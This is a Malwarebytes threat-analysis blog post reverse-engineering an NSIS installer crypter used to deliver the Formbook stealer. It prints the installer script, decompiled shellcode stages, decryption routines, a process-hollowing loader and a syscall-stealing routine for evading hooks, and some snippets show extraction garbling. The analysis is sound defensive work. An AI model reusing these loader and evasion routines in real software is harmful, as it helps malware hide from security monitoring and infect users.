

Revisiting the NSIS-based crypter

blog.malwarebytes.com/threat-analysis/2021/05/revisiting-the-nsis-based-crypter

Threat Intelligence Team

May 31, 2021



This blog post was authored by [hasherezade](#)

NSIS (Nullsoft Scriptable Install System) is a framework dedicated to creating software installers. It allows to bundle various elements of an application together (i.e. the main executable, used DLLs, configs), along with a script that controls where are they going to be extracted, and what their execution order is. It is a free and powerful tool, making distribution of software easier. Unfortunately, its qualities are known not only to legitimate developers but also to malware distributors.

For several years we have been observing malware distributed via NSIS-based crypters. The outer layer made of a popular and legitimate tool makes for a perfect cover. The flexibility of the installer allows to implement various ideas for obfuscating malicious elements. We wrote about unpacking them in the past, i.e. [here](#), and [here](#). With time their internal structure has evolved, so we decided to revisit them and describe the inside again using samples from some of the Formbook stealer campaigns.

Samples

This analysis is based on the following samples:

- [8F80426CEC76E7C9573A9C58072399AF](#)
carrying a Formbook sample: [05dc8c8d912a58a5dde38859e741b2c0](#)
- [98061CCF694005A78FCFoFBC8810D137](#)
carrying a Formbook sample: [f34bd301f4f4d53e2do69b4842bca672](#)

Inside

Like every NSIS-based installer, this executable is an archive that can be unpacked with the help of 7zip. The older versions of 7zip (i.e. 15.05) were also able to extract the NSIS script: `[NSIS].nsi`. Unfortunately, in the newer releases script extraction is no longer supported.

Once we unpack the file, we can see several elements, as well as directories typical for NSIS:

▶ 507dbfd6aa22a40c64e153af688ansis_18c03616e3473eee95f5312f6e9b2b3beb5a~

Name	Date modified	Type	Size
📁 \$APPPDATA	2021-05-26 18:42	File folder	
📁 \$PLUGINS_DIRS	2021-05-26 18:42	File folder	
📄 3ugs67ip868x5n	2021-05-24 16:55	File	182 KB
📄 5e9ikl8w3iif7ipp6	2021-05-24 16:55	File	7 KB
📄 tjdorfrldbqdlq	2021-05-24 16:55	File	1 KB

The System.dll is a DLL typical for any NSIS installer, responsible for executing the commands from the script. It is the first component of the archive to be loaded. We can find it in each of the samples.


▶ 507dbfd6aa22a40c64e153af688ansis_18c03616e3473eee95f5312f6e9b2b3beb5a~ ▶ \$PLUGINS_DIRS

Name	Date modified	Type	Size
📄 System.dll	2021-05-26 18:36	Application extens...	11 KB

What is more interesting are the files in the main directory. The first one, 1 KB in size, is a shellcode. It starts from bytes:

0x55, 0x8B, 0xEC, 0x81, 0xEC

Name	Date modified	Type	Size
SAPPDATA	2021-05-26 18:42	File folder	
SPLUGINS\DIR	2021-05-26 18:42	File folder	
3ugs67ip868x5n	2021-05-24 16:55	File	182 KB
5e9ikl8w3iif7ipp6	2021-05-24 16:55	File	7 KB
tjedorfrldbglq	2021-05-24 16:55	File	1 KB



Analogous shellcode can be found in the second sample from this campaign.

In the same directory there are two other files. One of them is around 7 KB, and the next: much bigger. Both of them are encrypted, and to find out what they contain we need to analyze the full chain of loading.

Looking inside the NSIS script we can see the performed actions that are very simple:

```
Function .onInit
  InitPluginsDir

  SetOutPath $INSTDIR
  File 5e9ikl8w3iif7ipp6
  File 3ugs67ip868x5n
  File tjdorfrldbqdlq
  System::Alloc 1024
  Pop $0
  System::Call "kernel32::CreateFile(t'$INSTDIR\tjdorfrldbqdlq', i 0x80000000, i 0, p
0, i 3, i 0, i 0)i.r10"
  System::Call "kernel32::VirtualProtect(i r0, i 1024, i 0x40, p0)p.r1"
  System::Call "kernel32::ReadFile(i r10, i r0, i 1024, t., i 0) i .r3"
  System::Call ::$0()
  Call func_80
[...]
```

The first file of the set (containing the shellcode) is read into the executable memory. Then, the loaded module is just called.

Shellcode #1 – functionality

If we load those shellcodes into IDA we can see their functionality very clearly, as they are not obfuscated.

Shellcode from sample #1:

```

9 unsigned int v6; // ebx
10 char temp_path[520]; // [esp+Ch] [ebp-23Ch] BYREF
11 int (__stdcall *CreateFileW)(char *, unsigned int, int, _DWORD, int, int, _DWORD); // [esp+214h] [ebp-34h]
12 void (__stdcall *ReadFile)(int, int (*)(void), int, unsigned int *, _DWORD); // [esp+218h] [ebp-30h]
13 __int16 path_next[20]; // [esp+21Ch] [ebp-2Ch] BYREF
14 unsigned int buffer; // [esp+244h] [ebp-4h] BYREF
15
16 path_next[0] = '\\';
17 path_next[1] = '5';
18 path_next[2] = 'e';
19 path_next[3] = '9';
20 path_next[5] = 'k';
21 path_next[6] = 'l';
22 buffer = 0;
23 path_next[7] = '8';
24 path_next[8] = 'w';
25 path_next[9] = '3';
26 path_next[12] = 'f';
27 path_next[13] = '7';
28 path_next[15] = 'p';
29 path_next[16] = 'p';
30 path_next[17] = '6';
31 path_next[4] = 'i';
32 path_next[10] = 'i';
33 path_next[11] = 'i';
34 path_next[14] = 'i';
35 path_next[18] = 0;
36 kernel32_dll = *(_DWORD *)(*(_DWORD **)(*_DWORD *)__readfsdword(0x30u) + 12) + 12) + 24);
37 CreateFileW = (int (__stdcall *)(char *, unsigned int, int, _DWORD, int, int, _DWORD))fetch_by_hash(
38     kernel32_dll,
39     0x9C9F1603);
40 lstrcatW = (void (__stdcall *)(char *, __int16 *))fetch_by_hash(kernel32_dll, 0x6E39C84C);
41 ReadFile = (void (__stdcall *)(int, int (*)(void), int, unsigned int *, _DWORD))fetch_by_hash(kernel32_dll, 0xC7BB5F4);
42 VirtualAlloc = (int (__stdcall *)(_DWORD, int, int, int))fetch_by_hash(kernel32_dll, 0xA3E5DEA);
43 GetTempPathW = (void (__stdcall *)(int, char *))fetch_by_hash(kernel32_dll, 0x7108C852);
44 GetTempPathW(0x103, temp_path);
45 lstrcatW(temp_path, path_next);
46 hFile = CreateFileW(temp_path, 0x80000000, 7, 0, 3, 128, 0);
47 next_shellc = (int (*)(void))VirtualAlloc(0, 0x1A05, 0x3000, 0x40);
48 v6 = 0;
49 ReadFile(hFile, next_shellc, 0x1A05, &buffer, 0);
50 if ( buffer )
51 {
52     do
53     {
54         *((_BYTE *)next_shellc + v6) = __ROR1__(
55             __ROL1__(
56                 v6
57                 + ((-38
58                     - (((v6 ^ (v6 + (v6 ^ ((v6 ^ ~(v6 ^ *((_BYTE *)next_shellc + v6)) - 49)) - 6))))
59                     - 93) ^ 0xA0)) ^ 0x2F),
60                 2)
61             - 69,
62             3);
63         ++v6;
64     }
65     while ( v6 < buffer );
66 }
67 return next_shellc();
68}

```

Shellcode from sample #2

```

15 unsigned int i; // [esp+24Ch] [ebp-8h]
16 unsigned __int8 v14; // [esp+253h] [ebp-1h]
17
● 18 i = 0;
● 19 read_size = 0;
● 20 v8[0] = '\\';
● 21 v8[1] = 'q';
● 22 v8[2] = 'x';
● 23 v8[3] = 'k';
● 24 v8[4] = 'x';
● 25 v8[5] = '0';
● 26 v8[6] = '7';
● 27 v8[7] = 'e';
● 28 v8[8] = 'o';
● 29 v8[9] = 'l';
● 30 v8[10] = 53;
● 31 v8[11] = '5';
● 32 v8[12] = 'x';
● 33 v8[13] = 0;
● 34 kernel32_dll = fetch_kernel32_dll();
● 35 CreateFileW = (int (__stdcall *)(char *, unsigned int, int, _DWORD, int, int, _DWORD))fetch_by_hash(
36 kernel32_dll,
37 0x135335FF);
● 38 GetTempPathW = (void (__stdcall *)(int, char *))fetch_by_hash(kernel32_dll, 0xBE43E7CE);
● 39 lstrcatW = (void (__stdcall *)(char *, __int16 *))fetch_by_hash(kernel32_dll, 0x48B589C8);
● 40 ReadFile = (void (__stdcall *)(int, int (*)(void), int, unsigned int *, _DWORD))fetch_by_hash(
41 kernel32_dll,
42 0xE6F77770);
● 43 VirtualAlloc = (int (__stdcall *)(_DWORD, int, int, int))fetch_by_hash(kernel32_dll, 0x57767D66);
● 44 GetTempPathW(259, v1);
● 45 lstrcatW(v1, v8);
● 46 hFile = CreateFileW(v1, 0x80000000, 7, 0, 3, 128, 0);
● 47 buf_size = 0x1A05;
● 48 next_shellc = (int (*)(void))VirtualAlloc(0, 0x1A05, 12288, 64);
● 49 ReadFile(hFile, next_shellc, buf_size, &read_size, 0);
● 50 for ( i = 0; i < read_size; ++i )
51 {
● 52 v14 = *((_BYTE *)next_shellc + i);
● 53 v14 = (4 * v14) | ((int)v14 >> 6);
● 54 v14 ^= 0x74u;
● 55 v14 = (v14 << 7) | ((int)v14 >> 1);
● 56 v14 = ~v14;
● 57 v14 = (v14 << 6) | ((int)v14 >> 2);
● 58 v14 = ~v14;
● 59 v14 = (v14 << 7) | ((int)v14 >> 1);
● 60 v14 = ~v14;
● 61 v14 = -v14;
● 62 v14 -= i;
● 63 v14 = (8 * v14) | ((int)v14 >> 5);
● 64 v14 ^= 0xE5u;
● 65 v14 += i;
● 66 v14 = -v14;
● 67 v14 = ~v14;
● 68 v14 -= 85;
● 69 v14 ^= 0xDDu;
● 70 v14 += 114;
● 71 *((_BYTE *)next_shellc + i) = v14;
72 }
● 73 return next_shellc();
● 74 }

```

Although the code is a bit different in both, they can be divided with the same steps and building blocks.

1. The name of the next file is loaded as a stack-based wide string
2. The base of kernel32.dll is fetched from PEB

3. A set of function from kernel32.dll is retrieved – each of them by the name’s checksums. Functions are always the same – dedicated to reading the file from the disk: CreateFileW, GetTempPathW, lstrcatW, ReadFile, VirtualAlloc, GetTempPathW.
4. The function GetTempPathW is used to retrieve the path to the %TEMP% directory, where all the components from the archive were automatically extracted at runtime of the NSIS file
5. The name of the next file is concatenated to the the %TEMP% path
6. Memory is allocated for the file content, and the file is read into this buffer
7. A custom decryption algorithm is being applied on the buffer (the algorithm is different for different samples). The buffer turns out to be a next shellcode
8. Finally, the next shellcode is executed

```

seg000:00000000  buffer
seg000:00000000
seg000:00000000  push    ebp
seg000:00000001  mov     ebp, esp
seg000:00000003  sub     esp, 23Ch
seg000:00000009  push    ebx
seg000:0000000A  push    esi
seg000:0000000B  push    edi
seg000:0000000C  push    5Ch ; '\\'
seg000:0000000E  pop     eax
seg000:0000000F  push    35h ; '5'
seg000:00000011  mov     [ebp+path_next], ax
seg000:00000015  pop     eax
seg000:00000016  push    65h ; 'e'
seg000:00000018  mov     [ebp+var_2A], ax
seg000:0000001C  pop     eax
seg000:0000001D  push    39h ; '9'
seg000:0000001F  mov     [ebp+var_28], ax
seg000:00000023  pop     eax
seg000:00000024  push    69h ; 'i'
seg000:00000026  pop     ecx
seg000:00000027  push    68h ; 'k'
seg000:00000029  mov     [ebp+var_26], ax
seg000:0000002D  pop     eax
seg000:0000002E  push    6Ch ; 'l'
seg000:00000030

```

The name of the next file is loaded as a stack-based wide string

The hashing function used for import resolving follows the same pattern in both cases, yet the constant used to initialize it (denoted as HASH_INIT) is different across the samples.

```
int __stdcall calc_hash(char *name)
{
int next_chunk;

int hash;

for ( hash = HASH_INIT; ; hash = next_chunk + 33 * hash )
{
next_chunk = *name++;

if ( !next_chunk )

break;

}

return hash;

}
```

[view raw nsis_calc_hash.cpp](#) hosted with by [GitHub](#)

The algorithm used for the buffer decryption differs across the samples.

00611A2E	50	push eax
00611A2F	FF55 CC	call dword ptr ss:[ebp-34]
00611A32	6A 40	push 40
00611A34	68 00300000	push 3000
00611A39	68 051A0000	push 1A05
00611A3E	57	push edi
00611A3F	8BF0	mov esi,eax
00611A41	FFD3	call ebx
00611A43	8BF8	mov edi,eax
00611A45	33DB	xor ebx,ebx
00611A47	53	push ebx
00611A48	8D45 FC	lea eax,dword ptr ss:[ebp-4]
00611A48	50	push eax
00611A4C	68 051A0000	push 1A05
00611A51	57	push edi
00611A52	56	push esi
00611A53	FF55 D0	call dword ptr ss:[ebp-30]
00611A56	395D FC	cmp dword ptr ss:[ebp-4],ebx
00611A59	76 34	jbe 611A5B
00611A5B	8A0C1F	mov cl,byte ptr ds:[edi+ebx]
00611A5E	32CB	xor cl,b1
00611A60	80E9 31	sub cl,31
00611A63	F6D1	not cl
00611A65	32CB	xor cl,b1
00611A67	80E9 06	sub cl,6
00611A6A	32CB	xor cl,b1
00611A6C	02CB	add cl,b1
00611A6E	32CB	xor cl,b1
00611A70	80E9 5D	sub cl,5D
00611A73	80F1 A0	xor cl,A0
00611A76	B0 DA	mov al,DA
00611A78	2AC1	sub al,c1
00611A7A	34 2F	xor al,2F
00611A7C	02C3	add al,b1
00611A7E	C0C0 02	rol al,2
00611A81	2C 45	sub al,45
00611A83	C0C8 03	ror al,3
00611A86	88041F	mov byte ptr ds:[edi+ebx],al
00611A89	43	inc ebx
00611A8A	385D FC	cmp ebx,dword ptr ss:[ebp-4]
00611A8D	72 CC	jb 611A5B
00611A8F	FFD7	call edi
00611A91	5F	pop edi
00611A92	5E	pop esi
00611A93	5B	pop ebx
00611A94	C9	leave
00611A95	C3	ret
00611A96	55	push ebp

Jump is not taken
00611A5B

00611A8D

Dump 1	Dump 2	Dump 3	Dump 4	Dump 5	Watch 1	[x=] Locals	S	
Address	Hex					ASCII		
00270000	E9 AA 11 00	00 55 8B EC	51 8B 45 08	89 45 FC 83	e^...U.iQ.E..Eü.			
00270010	7D 0C 00 74	16 8B 45 FC	C6 00 00 8B	45 FC 40 89	}. .t..Eüä...Eü@.			
00270020	45 FC 8B 45	0C 48 89 45	0C EB E4 8B	45 08 8B E5	Eü.E.H.E.äa.E..ä			
00270030	5D C2 08 00	55 8B EC 81	EC 00 08 00	00 83 65 AC	jA..U.i.i.....e-			
00270040	00 6A 6E 58	66 89 85 4C	FF FF FF 6A	62 58 66 89	.jnxf..Lyyyjbx.f.			
00270050	85 4E FF FF	FF 6A 76 58	66 89 85 50	FF FF FF 6A	.Nyyyjvxf..Pyyyj			
00270060	37 58 66 89	85 52 FF FF	FF 6A 38 58	66 89 85 54	7xf..Ryyyj8xf..T			
00270070	FF FF FF 6A	6F 58 66 89	85 56 FF FF	FF 6A 76 58	yyyjoxf..Vyyyjvx			
00270080	66 89 85 58	FF FF FF 6A	2E 58 66 89	85 5A FF FF	f..Xyyyj.Xf..Zyy			
00270090	FF 6A 65 58	66 89 85 5C	FF FF FF 6A	78 58 66 89	yjexf..yyyjxxf.			
002700A0	85 5E FF FF	FF 6A 65 58	66 89 85 60	FF FF FF 33	.^yyyjexf..yyy3			
002700B0	C0 66 89 85	62 FF FF FF	6A 53 58 66	89 45 88 6A	Af..byyyjSxf.E.j			
002700C0	68 58 66 89	45 8A 6A 6C	58 66 89 45	8C 6A 77 58	hxf.E.jlxf.E.jwx			
002700D0	66 89 45 8E	6A 61 58 66	89 45 90 6A	70 58 66 89	f.E.jaxf.E.jpXf.			
002700E0	45 92 6A 69	58 66 89 45	94 6A 2E 58	66 89 45 96	E.jixf.E.j.xf.E.			
002700F0	6A 64 58 66	89 45 98 6A	6C 58 66 89	45 9A 6A 6C	jdXf.E.jlXf.E.jl			
00270100	58 66 89 45	9C 33 C0 66	89 45 9E 6A	54 58 66 89	Xf.E.3Af.E.jTxf.			

The second shellcode revealed after the unpacking algorithm finished processing

Shellcode #2 – functionality

This shellcode is used for decrypting and loading the final payload (PE file) from the third of the encrypted files. It is unpacked and ran by the previous layer. In the analyzed cases, this element was around 7-8 KB.

This shellcode is similarly structured as the previous one. It starts by preparation of the strings: stack-based strings are being pushed. One of them is the name of the next file that is going to be loaded. Also, the key that will be used for the decryption is prepared.

```

35 shlwapi_dll[0] = 'S';
36 shlwapi_dll[1] = 'h';
37 shlwapi_dll[2] = 'l';
38 shlwapi_dll[3] = 'w';
39 shlwapi_dll[4] = 'a';
40 shlwapi_dll[5] = 'p';
41 shlwapi_dll[6] = 'i';
42 shlwapi_dll[7] = '.';
43 shlwapi_dll[8] = 'd';
44 shlwapi_dll[9] = 'l';
45 shlwapi_dll[10] = 'l';
46 shlwapi_dll[11] = 0;
47 hFile = 0;
48 read_size = 0;
49 strcpy(key, "71c60646469f4e5d910fd7fffb6fc1eb");
50 file3_path[0] = '3';
51 file3_path[1] = 'u';
52 file3_path[2] = 'g';
53 file3_path[3] = 's';
54 file3_path[4] = '6';
55 file3_path[5] = '7';
56 file3_path[6] = 'i';
57 file3_path[7] = 'p';
58 file3_path[8] = '8';
59 file3_path[9] = '6';
60 file3_path[10] = '8';
61 file3_path[11] = 'x';
62 file3_path[12] = '5';
63 file3_path[13] = 'n';
64 file3_path[14] = '\0';
65 buf_size = 0;
66 v7 = 0;
67 file_buf = 0;
68 unk_dll[0] = 'c';
69 unk_dll[1] = 'n';
70 unk_dll[2] = 'i';
71 unk_dll[3] = 'b';
72 unk_dll[4] = 'w';
73 unk_dll[5] = 'l';
74 unk_dll[6] = 'd';
75 unk_dll[7] = 'j';
76 unk_dll[8] = 'm';
77 unk_dll[9] = 'r';
78 unk_dll[10] = 'r';
79 unk_dll[11] = 'o';
80 unk_dll[12] = 'u';
81 unk_dll[13] = 'w';
82 unk_dll[14] = '.';
83 unk_dll[15] = 'd';
84 unk_dll[16] = 'l';
85 unk_dll[17] = 'l';
86 unk_dll[18] = 0;

```

The next step is loading of the imported functions. As before, they are resolved by their hashes.

```

105 hKernel32 = get_kernel32_dll();
106 Sleep = fetch_by_hash(hKernel32, 0x34CF0BF);
107 ExitProcess = fetch_by_hash(hKernel32, 0x55E38B1F);
108 GetModuleFileNameW = fetch_by_hash(hKernel32, 0xD1775DC4);
109 CloseHandle = fetch_by_hash(hKernel32, 0xD6EB2188);
110 CreateProcessW = fetch_by_hash(hKernel32, 0xA2EAE210);
111 LoadLibraryW = fetch_by_hash(hKernel32, 0xCD8538B2);
112 CreateFileW = fetch_by_hash(hKernel32, 0x8A111D91);
113 GetFileSize = fetch_by_hash(hKernel32, 0x170C1CA1);
114 VirtualAlloc = fetch_by_hash(hKernel32, 0xA5F15738);
115 ReadFile = fetch_by_hash(hKernel32, 0x433A3842);
116 GetCommandLineW = fetch_by_hash(hKernel32, 0x2FFE2C64);
117 GetTempPathW = fetch_by_hash(hKernel32, 0xCBEC1A0);
118 hShlwapi = LoadLibraryW(shlwapi_dll);
119 PathAppendW = fetch_by_hash(hShlwapi, v2[0]);
120 VirtualFree = fetch_by_hash(hKernel32, 0x50A26AF);

```

Then the functions are used to load and decrypt the payload. If loading the next stage has failed, the installer will restart itself.

```

103 buf = VirtualAlloc(0, 0x1C200000, 0x3000, 4);
104 if ( buf )
105 {
106     set_memory(buf, 0xFF, 0x1C200000);
107     GetTempPathW(0x103, temp_path);
108     PathAppendW(temp_path, file3_path);
109     hFile = CreateFileW(temp_path, 0x80000000, 7, 0, 3, 128, 0);
110     if ( hFile != -1 )
111     {
112         buf_size = GetFileSize(hFile, 0);
113         if ( buf_size != -1 )
114         {
115             file_buf = VirtualAlloc(0, buf_size, 0x3000, 4);
116             if ( file_buf )
117             {
118                 if ( ReadFile(hFile, file_buf, buf_size, &read_size, 0) )
119                 {
120                     decrypt_buf(file_buf, key, 32u);
121                     if ( load_pe(file_buf) )
122                     {
123                         GetModuleFileNameW(0, curr_file, 0x103);
124                         Sleep(3000);
125                         zero_memory(a1, 0x10u);
126                         zero_memory(v4, 0x44u);
127                         cmd_line = GetCommandLineW(0, 0, 0, 32, 0, 0, v4, a1);
128                         if ( CreateProcessW(curr_file, cmd_line) )
129                             ExitProcess(0);
130                     }
131                     VirtualFree(buf, 0, 0x8000);
132                     ExitProcess(0);
133                 }
134             }
135         }
136     }
137 }
138 }

```

The decryption function is custom, similar (but not identical) to RC4:

```
void __stdcall decrypt_buf(BYTE *data, BYTE *key, unsigned int size)
{
    BYTE key_stream[512];

    int j;

    char next;

    int i;

    int v6 = 0;

    int v4 = 0;

    for ( i = 0; i < 256; ++i )
    {
        key_stream[i + 256] = i;

        key_stream[i] = key[i % size];
    }

    for ( i = 0; i < 256; ++i )
    {
        v6 = (key_stream[i] + v6 + key_stream[i + 256]) % 256;

        next = key_stream[v6 + 256];

        key_stream[v6 + 256] = key_stream[i + 256];

        key_stream[i + 256] = next;
    }

    v6 = 0;

    for ( j = 0; j < DATA_SIZE; ++j )
    {
        i = (i + 1) % 256;

        v6 = (v6 + key_stream[i + 256]) % 256;

        next = key_stream[v6 + 256];
```

```
key_stream[v6 + 256] = key_stream[i + 256];  
key_stream[i + 256] = next;  
v4 = (key_stream[v6 + 256] + key_stream[i + 256]) % 256;  
data[j] ^= key[j] % size];  
data[j] ^= key_stream[v4 + 256];  
}  
}
```

[view raw nsis_decrypt.cpp](#) hosted with by [GitHub](#)

This algorithm is common to both analyzed samples – yet the decryption key differs.

Loading PE

After the PE is decrypted, the function for its loading is deployed.

The payload is implanted into a newly created suspended process (a new instance of the current executable) using one of the most popular techniques of PE injection: [Process Hollowing](#) (a.k.a. [RunPE](#)). The content of the payload is mapped into the new process using low level APIs: `NtCreateSection`, `NtMapViewOfSection`. Then, the Entry Point is redirected to the new executable via `SetThreadContext`, and finally the execution is resumed with `NtResumeThread`.

The authors used several common techniques to obfuscate this process.

As before, the used functions are loaded by their checksums. The PE loading function makes a use of the following set:

```
90 hKernel32 = get_kernel32_dll();  
91 GetModuleFileNameW = fetch_by_hash(hKernel32, 0xD1775DC4);  
92 CreateProcessW = fetch_by_hash(hKernel32, 0xA2EAE210);  
93 GetThreadContext = fetch_by_hash(hKernel32, 0xC414FFE3);  
94 ReadProcessMemory = fetch_by_hash(hKernel32, 0x9F4B589A);  
95 CloseHandle = fetch_by_hash(hKernel32, 0xD6EB2188);  
96 SetThreadContext = fetch_by_hash(hKernel32, 0x5692C66F);  
97 GetCommandLineW = fetch_by_hash(hKernel32, 805186660);  
98 TerminateProcess = fetch_by_hash(hKernel32, 0x3921378E);  
99 LoadLibraryW = fetch_by_hash(hKernel32, 0xCD8538B2);  
100 shlwapi_base = LoadLibraryW(shlwapi_dll);  
101 PathAppendW = fetch_by_hash(shlwapi_base, 0x1AEEA062);  
102 hShlwapi = LoadLibraryW(shlwapi_dll);  
103 PathRemoveFileSpecW = fetch_by_hash(hShlwapi, 0x938705E3);
```

The low-level functions, directly related with performing the injection, are called via raw syscalls retrieved directly from NTDLL. Also in this case, functions has been resolved by their hashes.

List of used functions (with corresponding hashes).

```
4b1a50d1 : NtCreateSection
e0ddd5cb : NtMapViewOfSection
20b0f111 : NtResumeThread
81af6d4e : NtUnmapViewOfSection
be530033 : NtWriteVirtualMemory
```

The code used to resolve the hashes is available here: [hash_resolver.cpp](#).

```

121 if ( GetThreadContext(hThread, &ctx) )
122 {
123     if ( ReadProcessMemory(hProcess, PEB_addr + 8, &prevImgBase, 4, 0) )
124     {
125         if ( prevImgBase < img_base
126             || prevImgBase > pe_hdr->OptionalHeader.SizeOfImage + img_base
127             || (v45 = call_via_raw_syscall_NtUnmapViewOfSection(hProcess, prevImgBase)) == 0 )
128         {
129             v45 = call_via_raw_syscall_NtCreateSection(&a3, 14, 0, a6, 64, 0x8000000, 0);
130             if ( !v45 )
131             {
132                 v45 = call_via_raw_syscall_NtMapViewOfSection(a3, hProcess, &img_base, 0, 0, 0, &a7, 2, 0, 64);
133                 if ( !v45 )
134                     goto LABEL_19;
135                 if ( _has_reloc )
136                 {
137                     v28 = 1;
138                     img_base = 0;
139                     v45 = call_via_raw_syscall_NtMapViewOfSection(a3, hProcess, &img_base, 0, 0, 0, &a7, 2, 0, 64);
140                     if ( !v45 )
141                     {
142 LABEL_19:
143                         v45 = call_via_raw_syscall_NtMapViewOfSection(a3, -1, &v41, 0, 0, 0, &a7, 2, 0, 64);
144                         if ( !v45 ) // map PE to Virtual format
145                         {
146                             to_qmemcpy(v41, pe_file, pe_hdr->OptionalHeader.SizeOfHeaders);
147                             for ( i = 0; i < pe_hdr->FileHeader.NumberOfSections; ++i )
148                                 to_qmemcpy((*(v32 + 40 * i + 12) + v41), pe_file + *(v32 + 40 * i + 20), *(v32 + 40 * i + 16));
149                             if ( v28
150                                 && pe_hdr->OptionalHeader.DataDirectory[DIR_BASERELOC].VirtualAddr
151                                 && pe_hdr->OptionalHeader.DataDirectory[DIR_BASERELOC].Size )
152                             {
153                                 v30 = pe_hdr->OptionalHeader.DataDirectory[DIR_BASERELOC].Size;
154                                 v40 = (pe_hdr->OptionalHeader.DataDirectory[DIR_BASERELOC].VirtualAddr + v41);
155                                 while ( v30 ) // relocate PE
156                                 {
157                                     v31 = v40[1] - 8;
158                                     v36 = v40 + 2;
159                                     while ( v31 )
160                                     {
161                                         if ( ((*v36 >> 12) & 3) != 0 )
162                                         {
163                                             v27 = ((*v36 & 0xFFF) + *v40 + v41);
164                                             *v27 += v41 - pe_hdr->OptionalHeader.ImageBase;
165                                         }
166                                         ++v36;
167                                         v31 -= 2;
168                                     }
169                                     v30 -= v40[1];
170                                     v40 = (v40 + v40[1]);
171                                 }
172                             } // connect the payload to PEB
173                             if ( (call_via_raw_syscall_NtWriteVirtualMemory)(hProcess, PEB_addr + 8, &img_base, 4, 0) )
174                             { // set the Entry Point
175                                 ctx_eax = pe_hdr->OptionalHeader.AddressOfEntryPoint + img_base;
176                                 if ( SetThreadContext(hThread, &ctx) )
177                                 {
178                                     if ( v45 != 0xC0000018 && call_via_raw_syscall_NtResumeThread(hThread) )
179                                     {

```

Overview of the PE loader

Manual syscalls calling

In order to make the injection stealthier, the loader uses a common technique of “stealing syscalls”, also known as “[hell’s gate](#)”. This technique is based on the fact that some low-level DLLs, such as NTDLL, contain numbers of raw syscalls. By extracting the syscalls, and executing them manually, the malware can use the API of the operating system, without a need of calling functions from the DLL. That allows to bypass some monitoring in the situation if the system DLLs are hooked. More in-depth analysis of this technique was described [here](#).

Firstly, a fresh copy of NTDLL is loaded from the file on the disk, and manually mapped. Then, a function defined by its hash is retrieved (using the same hashing algorithm that was used to retrieve imports from normally loaded DLLs):

```
52 hNtdll = get_module_handle(ntdll_dll);
53 hFile = CreateFileW(hNtdll, 0x80000000, 7, 0, 3, 128, 0);
54 if ( hFile != -1 )
55 {
56     v17 = GetFileSize(hFile, 0);
57     if ( v17 != -1 )
58     {
59         module_buf = VirtualAlloc(0, v17, 0x3000, 4);
60         if ( module_buf )
61         {
62             if ( ReadFile(hFile, module_buf, v17, v4, 0) )
63             {
64                 v7 = module_buf;
65                 pe = (module_buf + module_buf->e_lfanew);
66                 sec_hdr = (&pe->OptionalHeader + pe->FileHeader.SizeOfOptionalHeader);
67                 allocated_buf = VirtualAlloc(0, pe->OptionalHeader.SizeOfImage, 0x3000, 4);
68                 if ( allocated_buf )
69                 {
70                     to_qmemcpy(allocated_buf, module_buf, pe->OptionalHeader.SizeOfHeaders);
71                     for ( i = 0; i < pe->FileHeader.NumberOfSections; ++i )
72                         to_qmemcpy(
73                             allocated_buf + sec_hdr[i].VirtualAddress,
74                             module_buf + sec_hdr[i].PointerToRawData,
75                             sec_hdr[i].SizeOfRawData);
76                     func = fetch_by_hash(allocated_buf, func_hash);
77                     if ( !func )
78                     {
79                         if ( hFile )
80                             CloseHandle(hFile);
81                         if ( module_buf )
82                             VirtualFree(module_buf, 0, 0x8000);
83                         is_failure = 0;
84                     }
85                 }
86             }
87         }
88     }
89 }
```

After the pointer to the beginning of the function is fetched, a small disassembling loop is used to find the familiar pattern: moving the ID of the syscall into EAX register.

```

96  _func_start = func;
97  while ( *_func_start != 0xB8 )           // MOV EAX, <DWORD>
98  {
99      if ( *_func_start == 0xE9 )         // JMP <ADDRESS>
100     {
101         _func_start += *(_func_start + 1) + 5;
102     }
103     else if ( *_func_start == 0xEA )     // LJMP <ADDRESS>
104     {
105         _func_start = *(_func_start + 1);
106     }
107     else
108     {
109         ++_func_start;
110     }
111 }
112 syscall_id = *++_func_start;
113 if ( allocated_buf )
114     VirtualFree(allocated_buf, 0, 0x8000);
115 return syscall_id;
116 }

```

The syscall ID is returned for further use.

